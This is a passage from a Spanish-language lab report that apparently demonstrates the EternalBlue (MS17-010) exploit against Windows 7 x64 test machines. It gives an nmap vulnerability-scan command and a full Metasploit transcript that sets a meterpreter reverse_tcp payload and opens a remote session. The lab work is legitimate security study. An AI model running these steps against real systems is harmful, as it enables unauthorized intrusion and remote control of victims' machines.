
Figura 48 pantalla azul



Fuente propia

Motivo por el que no se pudo acceder al equipo, pantalla azul

Figura 49 cierre inesperado




Fuente propia

Una vez el equipo se reinició arrojo la siguiente evidencia Windows se recuperó de un cierre inesperado, ocasionada por el exploit

19.1.1 Maquina 7 64 bits


Figura 50 ping maquina 7 x 64



Fuente propia

Se realiza un ping a la maquina Windows 7 x 6 bits


Figura 51 ejecución nmap



Fuente propia

Se ingresa con la IP nmap y buscar que puertos están abiertos y cerrados

Figura 52 script




Fuente propia

Se ingresa con el comando nmap -p 445 –script smb-vuln-ms17-010 192.168.10.17

buscando vulnerabilidad al ms17-010 y nos arroja información detalla del script


Figura 53 msfconsole



Fuente propia

Se ingresa al metasploit con el comando msfconsole con la IP 192.168.10.17


Figura 54 vulnerabilidades



Fuente propia

Vulnerabilidades encontradas con el comando sm17-010


Figura 55 Eternalblue ms17-010



Fuente propia

Explotando la vulnerabilidad ms17-010 con Eternalblue


Figura 56 equipo remoto



Fuente propia

Configurando la IP del equipo remoto en el exploit:

Figura 57 payload de meterpreter




```
Archivo  Acciones  Editar  Vista  Ayuda
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lport 1930
lport => 1930
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/64/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.10.16:1930
[*] 192.168.10.17:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.17:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x
64 (64-bit)
[*] 192.168.10.17:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.17:445 - Connecting to target for exploitation.
[+] 192.168.10.17:445 - Connection established for exploitation.
[+] 192.168.10.17:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.17:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.10.17:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.10.17:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.10.17:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.10.17:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.17:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.17:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.17:445 - Starting non-paged pool grooming
[*] 192.168.10.17:445 - Connecting to target for exploitation.
[+] 192.168.10.17:445 - Connection established for exploitation.
[+] 192.168.10.17:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.17:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.10.17:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.10.17:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.10.17:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.10.17:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.17:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.17:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.17:445 - Starting non-paged pool grooming
[+] 192.168.10.17:445 - Sending SMBv2 buffers
[+] 192.168.10.17:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.17:445 - Sending final SMBv2 buffers.
[*] 192.168.10.17:445 - Sending last fragment of exploit packet!
[*] 192.168.10.17:445 - Receiving response from exploit packet
[+] 192.168.10.17:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.17:445 - Sending egg to corrupted connection.
[*] 192.168.10.17:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.10.17
[*] Meterpreter session 1 opened (192.168.10.16:1930 -> 192.168.10.17:49187) at 2022-09-22 04:44:25 -0500
[+] 192.168.10.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Fuente propia

Configurando el puerto del equipo remoto, cargando el payload y corriendo el exploit utilizando el Meterpreter

La intrusión tiene éxito en el SO Windows x64, recibiendo una shell de Meterpreter con la que podemos controlar remotamente la máquina x64.


Figura 58 maquina vulnerada



Fuente propia

Identificación del equipo vulnerado: con el comando sysinfo con Meterpreter nos muestra que el equipo es el Windows 7x64 bits


Figura 59 maquina vulnerada en ejecución



Fuente propia

Nos muestra un listado de los puertos que se encuentran ejecutando en la maquina vulnerada


Figura 60 sessions



Fuente propia

En la siguiente imagen se muestra como la vulnerabilidad permite ejecutar código en el servidor, dado esto, se puede obtener acceso a la Shell de Windows, en este caso el programa (cmd.exe) que permite ejecutar código como si se estuviera localmente en el servidor :


Figura 61 ipconfig



Fuente propia

Como se evidencio en la imagen anterior, el atacante obtiene acceso a la Shell de Windows y en este caso se ejecuta el comando ipconfig que muestra la dirección ip del servidor (host remoto), lo que indica que el equipo ahora está bajo control del atacante .

